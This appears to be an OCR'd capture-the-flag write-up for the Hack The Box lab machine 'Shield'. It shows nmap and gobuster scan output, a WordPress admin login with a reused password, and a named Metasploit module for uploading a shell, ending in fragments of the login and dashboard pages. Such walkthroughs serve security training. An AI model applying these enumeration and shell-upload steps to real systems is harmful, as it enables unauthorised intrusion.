

# *shield*

From the Nmap output, we find that IIS and MySQL are running on their default ports. IIS (Internet Information Services) is a Web Server created by Microsoft.




```
┌──(root💀kali)-[/Documents/htb/boxes/shield]
└─# nmap -sC -sV  10.10.10.29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 18:00 EDT
Nmap scan report for 10.10.10.29
Host is up (0.061s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Let's navigate to port 80 using a browser.




We see the default IIS starting page.
Let's use GoBuster to scan for any sub-directories or files that are hosted on the server.




```
┌──(root💀kali)-[/Documents/htb/boxes/shield]
└─# gobuster dir -u http://10.10.10.29/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.29/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/31 18:02:41 Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 152] [--> http://10.10.10.29/wordpress/]

===============================================================
2021/05/31 18:03:10 Finished
===============================================================
```

The scan reveals a folder named wordpress . Let's navigate to it (http://10.10.10.29/wordpress).



```
┌──(root💀 kali)-[/Documents/htb/boxes/shield]
└─# gobuster dir -u http://10.10.10.29/wordpress -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.29/wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/31 18:05:59 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 92836]
/wp-admin             (Status: 301) [Size: 161] [--> http://10.10.10.29/wordpress/wp-admin/]
/wp-content           (Status: 301) [Size: 163] [--> http://10.10.10.29/wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 164] [--> http://10.10.10.29/wordpress/wp-includes/]
/xmlrpc.php           (Status: 200) [Size: 92843]


===============================================================
2021/05/31 18:06:30 Finished
===============================================================
```




# Foothold

## WordPress

WordPress is a Content Management System (CMS) that can be used to quickly create websites and blogs. Since we have already acquired the password `P@s5w0rd!`, we can try to login to the WordPress site. We navigate to http://10.10.10.29/wordpress/wp-login.php and try to guess the username. Some common usernames are `admin` or `administrator`. The combination `admin : P@s5w0rd!` is successful and we gain administrative access to the site.

The administrative access can be leveraged through the msfmodule `exploit/unix/webapp/wp_admin_shell_upload`, to get a meterpreter shell on the system.



Username or Email Address

admin


Password

●●●●●●●●●

□ Remember Me

Lost your password?

← Back to Shields Up



WordPress 5.3.2 is available! Please update now.

An automated WordPress update has failed to complete - please attempt the update again now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

**Get Started**

or, change your theme completely

**Next Steps**

- Edit your front page
- Add additional pages
- Add a blog post
- View your site

**More Actions**

- Manage widgets or menus
- Turn comments on or off
- Learn more about getting started

**At a Glance**

3 Posts 4 Pages

1 Comment

WordPress 5.2.1 running Highlight theme.

Search Engines Discouraged

**Quick Draft**

Title

